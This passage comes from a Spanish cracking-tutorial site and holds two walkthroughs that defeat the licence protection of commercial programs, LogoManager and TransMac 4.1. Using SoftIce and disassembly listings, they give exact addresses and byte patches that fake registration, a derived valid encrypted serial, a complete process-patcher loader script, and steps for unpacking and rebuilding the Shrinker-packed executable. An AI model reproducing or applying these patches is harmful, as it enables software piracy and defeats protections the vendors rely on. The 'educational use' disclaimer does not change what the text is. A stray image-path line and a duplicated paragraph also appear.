Vemos que casi todo son ceros excepto al principio, el tipo de archivo (NLM) y los bytes CEA4.....A8EA.....ACAA....A8AA.....CEA4. Estos bytes, pues son los que traducidos a logo muestran la palabra DEMO, pillas? así pues buscaremos estos bytes en el ejecutable ya que para insertarlos en los logos tiene que conocer estas posiciones.

Si buscamos en el ejecutable desempacado el la cadena CEA4 vemos que solo hay 2 entradas. Estaremos en el buen camino? SI!ahora miramos el offset en que se encuentra el primer CEA4 y vemos que esta en el offset 472BCh ahora podemos mirar que dirección del programa corresponde a ese offset (eso se puede hacer con el W32Dasm o con progs como el KrackPE) y vemos que es la dirección 447CBC.

Así pues ya sabemos lo que hay que hacer:

bpm 447cbc r para poner un breakpoint cuando se lea lo que hay en dicha dirección.

y arrancar el programa, pintar algo y.....POP!

:00417513 8808 mov byte ptr [eax], cl
:00417515 A12CA04500 mov eax, dword ptr [0045A02C] =>Valor determinante de la escritura de "DEMO"
:0041751A 85C0 test eax, eax
:0041751C 7543 jne 00417561 => Salto determinante
:0041751E 33C9 xor ecx, ecx
:00417520 B8BD7C4400 mov eax, 00447CBD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041755F(C)
|
:00417525 8B561C mov edx, dword ptr [esi+1C]
:00417528 8BBE60010000 mov edi, dword ptr [esi+00000160]
:0041752E 83C203 add edx, 00000003
:00417531 8A58FF mov bl, byte ptr [eax-01] => eax-01 contiene el principio de "DEMO" y lo pasa a bl
:00417534 83E2FC and edx, FFFFFFFC => Caemos aquí
:00417537 83C002 add eax, 00000002
:0041753A 0FAFD1 imul edx, ecx
:00417540 8B561C mov edx, dword ptr [esi+1C]
:00417543 83C203 add edx, 00000003
:00417546 8A58FE mov bl, byte ptr [eax-02]
:00417549 83E2FC and edx, FFFFFFFC
:0041754C 8BBE60010000 mov edi, dword ptr [esi+00000160]

:00417552 0FAFD1 imul edx, ecx
:00417555 41 inc ecx
:00417556 3DC97C4400 cmp eax, 00447CC9
:0041755B 885C3A01 mov byte ptr [edx+edi+01], bl
:0041755F 7CC4 jl 00417525 => Si todavía no ha acabado de copiarlo todo vuelve "parriba"

En 00417515 miramos el valor de [0045a02c] y vemos que es un 0 seguramente cambiandolo por un 1 se aclarará la cosa.... Pues NO! Este Mike Bradley se lo ha currado más y ha puesto comprobaciones suplementarias que vienen dadas por variables distintas.....

ZENNNNN.....ZENNNNN..... Pensemos un poquito en vez de ir como locos al código: si nosotros intentamos borrar el DEMO y se vuelve a escribir EN EL MISMO SITIO, que podemos hacer para enganchar al programa mientras escribe en la pantalla? La solución está en

:0041753D 881C3A mov byte ptr [edx+edi], bl => Escribe bl en la pantalla

Para pillar al programa escribiendo miramos que hay en la dirección [edx+edi] (En cada ejecución la dirección varia) y le ponemos un bpm en escritura (**bpm 81BE0B2C w**) entonces vemos que SICE nos peta en diferentes lados, Uno en el mismo sitio de antes...pulsamos F5 y SICE nos vuelve a petar y vamos analizando mediante backtrace a ver que variables hay que ir cambiando, el problema es, si a cada inicio de sesión el programa corrige esos bytes si los hemos modificado, como podemos pillalo en bragas? Pues muy facil, con un bpm de escritura en alguna de estas direcciones que aunque cambiemos con el editor hexadecimal el prog. restaura. Probemos con bpm 0045A02C w y veremos que ahí se no s hace la luz:

:00428957 8BC7 mov eax, edi

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004277BA(U)
|

:00428959 3BC3 cmp eax, ebx => ebx contiene 0
:0042895B A32CA04500 mov dword ptr [0045A02C], eax => Pasa eax a una variable determinante
:00428960 7421 je 00428983 => según lo que había en eax continua el proceso de registro
:00428962 B901000000 mov ecx, 00000001 => (Sobran explicaciones)
:00428967 891D60614400 mov dword ptr [00446160], ebx => Pasa ebx (0) a una variable determinante
:0042896D 3BC1 cmp eax, ecx => El prog se asegura otra vez de lo que hay en eax
:0042896F 890D0C864500 mov dword ptr [0045860C], ecx => Pasa ecx a una variable determinante
:00428975 890D00C04500 mov dword ptr [0045C000], ecx => Pasa ecx a una variable determinante (te suena esa dirección?, mira más arriba del tutorial)
:0042897B 7406 je 00428983
:0042897D 891DD8294500 mov dword ptr [004529D8], ebx

Vemos que aqui se les asigna valor a unas cuantas variables (algunas de ellas ya las hemos tratado pero ez iguá) y podemos trastear un poquito para que este código juegue a nuestro favor modificando la linea anterior

:00428957 8BC7 mov eax, edi
por
:00428957 B001 mov al, 01


Así podemos comprovar (al decir que podemos comprobar me refiero a que lo comprovéis por vuestra cuenta y entendáis el porque y no que sudéis de mirarlo más) que las variables se van asignando ellas solitas al numero correcto.

Alguien puede estar pensando:-Y porque me he matado a sacar lo de Unregistered si con esto ya se solucionaba? La respuesta es: Porque hasta el final del tuto no me percaté de que había un sitio donde se solucionaba este problema y además aki se va a aprender a hacer cosas y no a robar programas, si no quieres trabajo bajate el keyfile de porahí, te registras con tu nombre y listo!

Rizando el rizo

Una vez sacada la palabra DEMO del medio ya no nos queda ningún símbolo de Unregistered pero.... cuando cargamos el programa nos sale la nag de usuario registrado pero no sale ningún nombre.... Habéis oído hablar de un programa llamado Regmon (http://www.sysinternals.com)? Espero que sí porque ahora lo vamos a usar para averiguar donde se gurda el nombre de usuario.

El proceso es sencillo y el programa más. La cuestión es abrir el Regmon (con filtros si sabéis y si no no pasha nada) y luego abrir el logomanager y checkear las cosas que busca el prog en el registro hasta localizar una llamada Username (¬_¬) nos vamos a aquella entrada del registro, doble cilck y se nos abre el regedit.exe o puedes hacerlo también con el regview (pilla mi tutorial de cracking Regview y si te mola, te lo pillas i practicas) y pones tu nombre, sales



#	Time	Process	Request	Path	Result	Other
211	3.68407440	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\TurnAroundDelay	SUCCE...	19 0 0 0
212	3.68409520	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\LinkTimeout	SUCCE...	4 0 0 0
213	3.68411920	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\SpeedLimit	SUCCE...	6F 6E 1 0
214	3.68414160	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\Locale	SUCCE...	72 61 69 6D
215	3.68416720	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\AutoNetwork	SUCCE...	1 0 0 0
216	3.68418400	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\UserPort	SUCCE...	"COM2"
217	3.68420000	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\IRPort	SUCCE...	"COM2"
218	3.68421760	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\CustomCountryCode	SUCCE...	"214"
219	3.68423520	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\CustomCountryName	SUCCE...	"Spain"
220	3.68425200	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\CustomNetCode	SUCCE...	"214 07"
221	3.68426880	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\CustomNetName	SUCCE...	"MOVISTAR"
222	3.68433680	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\ColumnSizes	SUCCE...	55 64 2D 41 1E
223	3.68435360	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\Username	SUCCE...	""
224	3.68437040	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\Password	SUCCE...	""
225	3.68438880	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\MessageCentre	SUCCE...	""
226	3.68440560	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\InstallationID	SUCCE...	"xuxbtpjd"
227	3.68442240	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\LastNumber	SUCCE...	""
228	3.68444000	Logodump	QueryValue...	HKLM\Software\Mike Bradley\LogoManager\LastPhoneImage	SUCCE...	"8210.bmp"
229	3.71501200	Logodump	QueryValue...	0xC189C500\C:\RAIMON\logomanager1.20\LogoManager\logo...	NOTFO...	
230	3.73354880	Logodump	OpenKey	HKCR\CLSID\{E660BD45-331F-11D5-82CC-080046064FB0}	SUCCE...	hKey: 0xC69A8
231	3.73358480	Logodump	QueryValue	HKCR\CLSID\{E660BD45-331F-11D5-82CC-080046064FB0}\Tre...	NOTFO...	

El proceso es sencillo y el programa más. La cuestión es abrir el Regmon (con filtros si sabéis y si no no pasha nada) y luego abrir el logomanager y checkear las cosas que busca el prog en el registro hasta localizar una llamada Username (¬_¬) y otra Password, nos vamos a aquella entrada del registro, doble cilck y se nos abre el regedit.exe o puedes hacerlo también con el regview (pilla mi tutorial de cracking Regview y si te mola, te lo pillas i practicas) y pones tu nombre, y lo que quieras como pwd, sales y listo!

Para que en la pantalla del About no te muestre lo del Unregistered vamos al desensamblado y vemos una string reference que pone "Internet Release - Registered" que se parece mucho a lo que nos salia a nosotros:

```
* Referenced by a CALL at Address:
|:0040DE68
|
:0040DD30 56 push esi
:0040DD31 57 push edi
:0040DD32 E839D5FFFF call 0040B270 => Llamada determinante
:0040DD37 85C0 test eax, eax
:0040DD39 744E je 0040DD89
:0040DD3B 8B74240C mov esi, dword ptr [esp+0C]

* Reference To: USER32.USER32.dll, Ord:0000h
|
:0040DD3F 8B3D40234400 mov edi, dword ptr [00442340]
```

* Possible StringData Ref from Code Obj ->"Internet Release - Registered "
->"to:"
|
:0040DD45 68586B4400 push 00446B58

Miramos en :0040DD32 y encontramos

* Referenced by a CALL at Addresses:
|:0040DD32 , :0040F955 , :00410C79
|
:0040B270 B894140000 mov eax, 00001494

...

Como vemos que se llama tres veces a esta dirección vamos a currarnos una modificación valida para las tres: Vamos a ponerle un parche para que siempre devuelva un 1. El sistema es fácil: Cambias la dirección 0040b270 por mov al,01 seguido de un ret: B0 01 C3 y yasta!

PROGRAMA CRACKEADO.

Nota Final: Ahora te tienes que currar un loader o un inline patching que yo, por supuesto no te voy a explicar porque me duelen las manos de tanto escribir.

FINALIZANDO

Bueno, hemos visto que este programa tenía una protección un bastante "abrupta" (para mi muy abrupta) pero, sin embargo hemos podido petarla sin tener puta idea de keyfiles. Esto ha sido la proteción más chunga que he conseguido petar hasta el momento pero continuaremos trabajando.

Básicamente ha sido un tutorial chapuza pero que nos muestra muchas cositas distintas: como petar una nag (sea cual sea), editar texto en ASCII..... que nos pueden ayudar en otros casos. Espero que hayáis disfrutado tanto como yo al crackear este programa que, por cierto, me merece un aplauso acerca de su protección. Ya sabéis, dudas, suggerencias, erratas, lo que queráis: kiddcrack @ hotmail . com.

Quiero agradecer/saludar a toda la peña se curra tutoriales INTERESANTES y que se esfuerza para que los newbies podamos aprender.

Deseo mandar un saludo a toda la peña de #crackers del IRC, desde los más newbies a los más jefes.

Un saludo también a todo ECC!!!

Aviso Legal: El contenido expuesto en este site es sólo y únicamente para uso educativo. ECC no se hace responsable del mal uso que se le puedan dar a los documentos y/o herramientas que se exponen en este site.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: TRANSMAC V4.1

PROTECCION:	**Serial de un trial de 60 días empakado con "Shrinker 3.algo".**
Objetivo:	**Conseguir un ejecutable funcional debidamente registrado.**
Descripcion:	**Utilidad para acceder a sistemas de archivos MAC.**
Dificultad:	**Avanzadillo.**
DOWNLOAD:	http://www.asy.com/sharetm.htm
Herramientas:	**Softice 3.24, R!SC Process Patcher, Procdump32, File InsPEctor XL, PuPE, ExeScope 6.0, un editor Hexadecimal.**
CRACKER:	**Arkanian** **FECHA: 22/09/2001**

INTRODUCCION

Un complejo programa con una protección un tanto compleja. Lo de "Shrinker 3.algo" lo pongo porque File InsPEctor XL identifica el compilador como Shrinker 3.4 con una probabilidad del 66.3% (heurística). O sea que tenemos un 33.7% de "algo" más...

De hecho la cadena Shrinker 3.4 aparece por todos los lados, se cargan módulos con ese nombre, se crean archivos temporales, un Shrinker34.ldr dando vueltas por la memoria, etc...

Un desempakado "automático" con Procdump se cuelga y haciendolo manualmente no obtenemos un resultado satisfactorio, es más, no funciona.

¿Por que?, ...porque nos falta "algo" :-)

He dividido este tutorial en dos partes. Una primera parte donde veremos como pillar el Serial y como cargarlo con el R!SC Process Patcher y una segunda parte donde desempakaremos totalmente el programa e introduciremos "a mano" el Serial.

Dos maneras diferentes de llegar al mismo objetivo.

Vamos alla...

AL ATAKE

PARTE I

CAZANDO EL SERIAL

Durante la instalación se nos pide un Nombre de Usuario y un Número de Serie, una rápida investigación con el Sice y descubrimos que esto no nos lleva a ningún sitio, bueno si, a la creación de un archivo llamado Transmac.ppp que es donde se almacenan las opciones de configuración del usuario, tamaño del buffer, Unidades disponibles, etc, ...pero de comprobaciones nada. El par User-Password simplemente se guarda ahí. Hay que señalar que este archivo aparece cuando se cierra el programa. (BPX WRITEFILE)

Iniciamos el programa y una horripilante ventana nos muestra un contrato de Licencia donde se nos recuerdan los 60 días de prueba, las limitaciones, el copyright y varias cosas más. Aquí ya tenemos un botón de ***Register***, empezamos...

De entrada un BPX HMEMCPY a ver que pasa... rellenamos las casillas con nuestro nombre y un número cualquiera (1234567890) y cuando rompa el Sice comprobamos que en el REPZ MOVSD se está leyendo el Nombre, le damos al F5, comprobamos que lo siguiente sea el Serial de prueba, quitamos el bp y le damos al F12 las veces oportunas para salir al código real. Este es el código:

```
:0040C49B FFD7 call edi -> LLamada a GetDlgItemTextA.
:0040C49D E84EFEFFFF call 0040C2F0 -> Salimos aquí.
:0040C4A2 68B4A54200 push 0042A5B4 -> Dirección donde está el Nombre.
:0040C4A7 E804010000 call 0040C5B0 -> Larga encriptación del Nombre.
:0040C4AC 68A0A54200 push 0042A5A0 -> Dirección de nuestro Serial de prueba.
:0040C4B1 E82A010000 call 0040C5E0 -> Manipulación y transformación del Serial de prueba.
:0040C4B6 83C408 add esp, 00000008
```

Parece que no hemos acertado, el Serial tiene un número concreto de caracteres:

```
:0040C618 33C0 xor eax, eax
:0040C61A C644140400 mov [esp+edx+04], 00
:0040C61F F2 repnz
:0040C620 AE scasb
:0040C621 F7D1 not ecx
:0040C623 49 dec ecx
:0040C624 5F pop edi
:0040C625 83F90C cmp ecx, 0000000C -> Esto son 12 en decimal.
:0040C628 7512 jne 0040C63C -> Nos saca fuera.
```

Le ponemos un bp a 40C625, salimos, ponemos el número de caracteres adecuado (123 ... AB) y volvemos a entrar. A continuación viene una largísima manipulación del Serial, (el que quiera que se lo trace). Lo único que sacamos en claro de todo esto es que el Serial de 12 caracteres (31 32 33 ... 41 42) acaba encriptado en otro de 7 (19 C6 B9 5F BE 1C C6) en la dirección 42A1D4, vamos a poner un BPM 42A1D4 RW para ver cuando se produce la comparación:

```
:0040D860 A0D7A14200 mov al, byte ptr [0042A1D7] -> El 4º caracter del Serial encriptado [5F].
:0040D865 83EC68 sub esp, 00000068 -> Corregimos la pila.
:0040D868 84C0 test al, al -> Comprobación.
:0040D86A 56 push esi
:0040D86B 57 push edi
:0040D86C 7415 je 0040D883 -> ¿No es 00?
:0040D86E E84DF0FFFF call 0040C8C0 -> Comprobación del 8º caracter del Serial real [38].
:0040D873 33C9 xor ecx, ecx -> Despejamos ECX.
:0040D875 8A0DD7A14200 mov cl, byte ptr [0042A1D7] -> El 4ª de nuevo.
:0040D87B 3BC8 cmp ecx, eax -> Comprobación.
:0040D87D 0F8C3D010000 jl 0040D9C0 -> Si el 8º real es mayor que el 4ª encriptado nos saca fuera.
:0040D883 A0D4A14200 mov al, byte ptr [0042A1D4] -> El primer caracter encriptado, aterrizamos aquí.
:0040D888 8A0D785C4200 mov cl, byte ptr [00425C78] -> ¿Que hay aquí?, ¿A5?.
:0040D88E 3AC1 cmp al, cl -> La comparación.
:0040D890 740C je 0040D89E -> Saltaríamos si fueran iguales.
:0040D892 3A05C5A14200 cmp al, byte ptr [0042A1C5] -> Resultado transformación del Nombre [D2].
```

```
:0040D898 0F8522010000 jne 0040D9C0 -> Directamente fuera.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040D890(C)
|
:0040D89E 8A15D6A14200 mov dl, byte ptr [0042A1D6] -> Tercer caracter.
:0040D8A4 A0795C4200 mov al, byte ptr [00425C79] -> [46] = F
:0040D8A9 3AD0 cmp dl, al
:0040D8AB 0F850F010000 jne 0040D9C0
:0040D8B1 A0DAA14200 mov al, byte ptr [0042A1DA] -> Septimo y último caracter.
:0040D8B6 8A0D7A5C4200 mov cl, byte ptr [00425C7A] -> [52] = R
:0040D8BC 3AC1 cmp al, cl
:0040D8BE 0F85FC000000 jne 0040D9C0
:0040D8C4 8A0DD9A14200 mov cl, byte ptr [0042A1D9] -> El sexto caracter.
:0040D8CA 83E1F0 and ecx, FFFFFFF0 -> ¡Toma ya!
:0040D8CD 80F990 cmp cl, 90 -> No hay otra alternativa.
:0040D8D0 0F85EA000000 jne 0040D9C0
```

Parece que tenemos clara la cosa, según el fragmento código anterior las comparaciones son sobre el 4º, 1º, 3º, 7º y 6º caracter encriptado. El cuarto valor encriptado tiene que ser 00 si no en el CALL 0040C8C0 se comprueba el 8º caracter del Serial sin encriptar y luego se preparan las llamadas a GetLocalTime para la comprobación de los 60 días. Hemos tenido suerte ya que, si bien el cuarto caracter no es 00 la encriptación nos ha dejado 5F y este es mayor que 38, con lo que el salto en 40D87D no se ha producido. En el caso contrario el JL 0040D9C0 nos hubiera mandado fuera directamente con lo que el BPM en 42A1D4 no habría sido efectivo.

Si el primer valor no es igual a A5 se compara con un valor que ha obtenido de la manipulación de los caracteres que componen el Nombre (D2 para ARKANIAN). Dado que los valores con los cuales se comparan están en 425C78 y siguientes, el Serial bueno encriptado tiene que ser A5 XX 46 00 XX ?? 52. O en el caso de que partamos del Nombre, D2 XX 46 00 XX ?? 52.

El sexto caracter se manipula directamente y tiene que dar 90. ¿Y que mejor que un 90 para hacer un AND [90], FFFFFFF0 y nos dé como resultado 90?. El resto de caracteres los ponemos a 00, el Serial nos quedaría de la siguiente forma, {D2-A5} 00 46 00 00 90 52. Cambiamos a mano los valores de 42A1D4 y probamos... todo parece correcto.

Parece que no hay una ventana de ***"Gracias por registrarse"*** ni nada parecido, aceptamos el contrato de Licencia y vamos al ***About*** a ver que dice, sorprendentemente saltamos al Sice de nuevo, parece que se va a comprobar de nuevo el Serial en 42A1D4. No hemos quitado el BPM ¿recuerdas?.

Las comprobaciones se suceden tres veces con el mismo código de arriba en 40DADD, 40DBBA y 40D883 de nuevo, como hemos parcheado en memoria no vamos a tener ningún problema.

¿Por qué hace el programa esto?, pues para mostrarnos la ventana adecuada, si el Serial no es correcto nos muestra otra vez el contrato de Licencia con un encabezado de ***Unregistered*** y si es correcto, como en este caso, nos muestra otra Licencia, con un bonito ***Registered***, donde nos confirman que estamos registrados y que estamos autorizados a disponer libremente del programa sin limitaciones. ¿Sin limitaciones?, ¡Gracias!, lo aprovecharemos para la segunda parte.

Bien, solo nos queda localizar donde se hacen las comprobaciones al iniciar el programa. Dejamos el BPM en su sitio, cerramos y volvemos a entrar. El Sice salta cuando "Shrinker 3.algo" va desempakando el programa en esa dirección, un F5 para aterrizar en 00410FB7 y vemos como el Serial que está en el archivo Transmac.ppp no aparece por ningún lado, el valor de 42A1D4 permanece a 00.

La comprobación del Serial no se produce en este código, si dejamos el bp puesto volvemos a pasar otra vez por la secuencia 40D883, 40DADD, 40DBBA y otra vez por 40D883, donde ya aparece nuestro Serial de prueba.

El código es el mismo de arriba:

```
:00410FB7 A0D4A14200 mov al, byte ptr [0042A1D4]
:00410FBC 8A0D785C4200 mov cl, byte ptr [00425C78]
:00410FC2 3AC1 cmp al, cl
:00410FC4 7408 je 00410FCE -> Modificamos este a JMP en el script.
:00410FC6 3A05C5A14200 cmp al, byte ptr [0042A1C5]
```

..... etc.

Si metemos manualmente el Serial encriptado en 42A1D4 cuando estamos aquí, el programa se abre perfectamente y la ventana de Licencia no aparece. Bien, esto nos facilita las cosas para hacer el Loader.

Podemos hacerlo de dos maneras. Como nos hemos registrado al instalar el programa tenemos en el archivo Transmac.ppp nuestro Nombre y un Número de Serie incorrecto, como conocemos el valor asignado a nuestro nombre [D2] , el Serial que vamos a utilizar es D2 00 46 00 00 90 52.

Como no sabemos el tiempo que va a costar descomprimir el programa en memoria, ni cuando se ponen a 00 los valores de esa dirección, lo que vamos a hacer es parchear el primer salto de la comprobación en 410FC4 y luego colar el Serial en su sitio, también podemos personalizar un poco la ventana del ***About***. Así queda el script:

```
;OK, veamos si funciona.
;TransCrack, 22/09/2001 (c) Arkanian.

F=Transmac.EXE:
O=TransCrack.EXE:

P=410FC4/74,08/EB,08: ; Parcheamos la primera comprobación.
P=42A1D4/00,00,00,00,00,00,00/{D2-A5},00,46,00,00,90,52: ; Colamos el Serial bueno encriptado.
P=426B1D/41,6C,6C,20,52,69,67,68,74,73,20,52,65,73,65,72,76,65,64/43,72,61,63,6B,65,64,20,62,79,20,41,52,4B,41,4E,49,41,4E:
;Personalizamos la cosa :-)
$ ; Fin.
```

Otra forma de hacerlo es eliminando el archivo Transmac.ppp, de esta manera no habrá un Usuario previo, es decir el valor de 42A1C5 será 00 lo que le indica al programa que no existe un Nombre de Usuario. Para este caso empleamos el valor A5 como primer caracter del Serial, teneis las dos alternativas resaltadas en azul, elegid la que más os guste, las dos funcionan perfectamente y sin ventanas de Licencia molestas al inicio.

Vamos a la segunda parte.

PARTE II

DESEMPAKANDO Y RECONSTRUYENDO

Como ya he comentado en la introduccion File InsPEctor XL nos identifica el compilador como Shrinker 3.4 con una probabilidad del 66.3%, veamos las secciones del archivo, esto es una imagen tomada de la pestaña ***Secciones*** del XL:

Name	Virtual Address	Virtual Size	Phisic Address	Phisic Size	Characteristics
.shrink0	00001000	0003C000	00000000	00000000	C0000082
.shrink1	0003D000	00001000	00007000	00000200	40000042
.rdata	0003E000	0000002D	0001D600	00000200	40000040
.data	0003F000	0000273C	00000600	00001600	C0000040
.idata	00042000	0000085C	00001C00	00000A00	C0000040
.load	00043000	0000307C	00002600	00003200	68040020
.reloc	00047000	00000614	00005800	00000800	42000040
.rsrc	00048000	00001000	00006000	00001000	40000040

Lo primero que vamos a hacer es cambiar las Características de la sección .shrink0 con el Procdump a E0000020 para poder trabajar con SoftIce, como dato curioso observamos que automáticamente .shrink0 pasa a .shrink a secas, vemos que el Phisical Address y el Phisical Size de dicha sección están a 0 y también vemos el extraño valor de la sección .load donde está el Punto de Entrada al programa.

Tenemos los siguientes datos del archivo Transmac.exe en nuestro disco duro:

-. Punto de Entrada (RVA): 0004454F.

-. Tamaño de la imagen: 00049000.
-. Image Base: 00400000.

¿Que ocurre cuando está el programa se está ejecutando?, pues que tenemos esta imagen tomada del Procdump:

Sections Informations :

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0002135D	00001000	00022000	00000100	60000020
.rdata	000014D2	00023000	00002000	00028100	40000040
.data	00012FF4	00025000	00004000	00030100	C0000040
.rsrc	000045A0	00038000	00005000	00038100	40000040

¡Hay que joderse!, te juro que es el mismo programa y no solo eso, sino que la opción ***Process Infos*** nos da los siguientes datos para el proceso Transmac.exe

-. Punto de Entrada: 0001A627.
-. Tamaño de la imagen: 0003D000.
-. Image Base: 00400000.

Pasemos a SoftIce a ver que encontramos. Hacemos un TASK para ver los procesos, identificamos a TRANSMAC y acto seguido un MAP32 TRANSMAC. La salida de SoftIce nos muestra más o menos lo mismo que el XL y si empleamos el PuPE obtenemos un resultado identico al de Procdump. ¿Que está pasando?, ¿Cual es la buena?.

Vayamos al Loader, si nos trazamos la carga del programa siguiendo los pasos del desempakado manual de Shrinker 3.4 efectivamente acabamos en un CALL [EBP+24] cuyo valor es 41A627. Teóricamente con cambiar 41A627 a JMP EIP y luego volcar con Procdump tendríamos el programa. Pues no es así, obtenemos un archivo de 184 Kb. que no sirve para nada.

Si intentamos un volcado con Icedump mediante /DUMP 400000 49000 C:\DUMP.EXE el archivo resultante es basura. El tamaño del archivo aumenta hasta 292 Kb., el Punto de Entrada es 41A627 y está bien, pero el código no vale para nada, la instrucción en 41A627 es un MOVSD seguido de dos POP'S y un RET, identico resultado obtenemos con un volcado de XL.

PuPE es el único que se muestra eficaz en este aspecto (Alinear - Volcar). Nos deja una archivo de 242 Kb que finaliza en el offset 0003C5A0, el código parece estar correcto y XL nos informa que esta compilado con ***Visual C++ 6.0***. Lamentablemente el ejecutable carece de icono y cuando lo arrancamos produce un fallo de página en 004487F6.

Analizemos la situación, tenemos un archivo volcado (DUMP.EXE 242 Kb) con un Tamaño de imagen de 0003D000 si miramos las Secciones con el XL tenemos que .shrink Virtual Size + Virtual Address -> 0003C000 + 00001000 = 0003D000, ¡coño! solo nos deja volcar hasta ahí. Trazando el desempakado de Transmac.exe de nuevo y poniendo los bp's adecuados vemos que la sección .shrink, una vez desempakada, tiene su propia cabecera cuyos datos coinciden con la información que nos proporcionan Procdump y PuPE.

El problema reside en la sección .rsrc, a ver si me explico, cuando ejecutamos DUMP.EXE cuyo Tamaño es 0003D000 se produce un fallo de página en la dirección 004487F6 si le restamos la Image Base nos queda 000487F6 . Esto es un rango de direcciónes que no hemos podido volcar y que corresponde a la sección .rsrc del archivo Transmac.exe, es decir la sección .rsrc de DUMP.EXE no se usa para nada, el programa está buscando direcciones por encima de 00448000 (.rsrc 400000 + 48000) que es justo esa sección en Transmac.exe y que quedan fuera del rango de direcciones del volcado.

Esto lo vamos a solucionar a mano aumentando el tamaño del archivo. Volcamos la sección .rsrc de Transmac.exe con el XL, abrimos DUMP.EXE con el editor Hexadecimal, nos situamos al final del archivo e insertamos lo ceros necesarios hasta el offset 47FFF , acto seguido abrimos el archivo .rsrc que corresponde a la sección volcada, selecionamos todo, copiamos y pegamos en el offset 48000 de DUMP.EXE, guardar y salir.

Ahora necesitamos modificar la cebecera del archivo para que tenga en cuenta los bytes que hemos insertado. Esto lo vamos a hacer con Procdump creando dos nuevas secciones de nombres .cero y .rsrc1 (los nombres dan igual, podían haber sido cualquier otro) con los siguientes valores:

Nombre Sección	Virtual Size	Virtual Offset	Raw Size	Raw Offset
.cero	0000B000	0003D000	0000B000	0003D000
.rsrc1	00001000	00048000	00001000	00048000

Sabemos que en los archivos volcados Raw Size = Virtual Size y Raw Offset = Virtual Offset, vemos con el XL que la sección .rsrc de Transmac.exe tiene como Virtual Address (Virtual Offset en Procdump) 00048000 y como Virtual Size 00001000, trasladamos estos datos a Procdump para la sección .rsrc1.

Para la sección .cero el Raw Offset lo pone automáticamente Procdump y coincide con la Tamaño de la imagen, es decir el final de fichero, lo restamos del Virtual Offset de la sección .rsrc1 y nos queda el Virtual Size de la sección .cero (00048000 - 0003D000 = 0000B000). Para finalizar cambiamos el Size of Image a 00049000 y reconstruimos la cabecera, Procdump se lo monta solo y nos deja una sola sección quedando la cosa así:

Nombre Sección	Virtual Size	Virtual Offset	Raw Size	Raw Offset
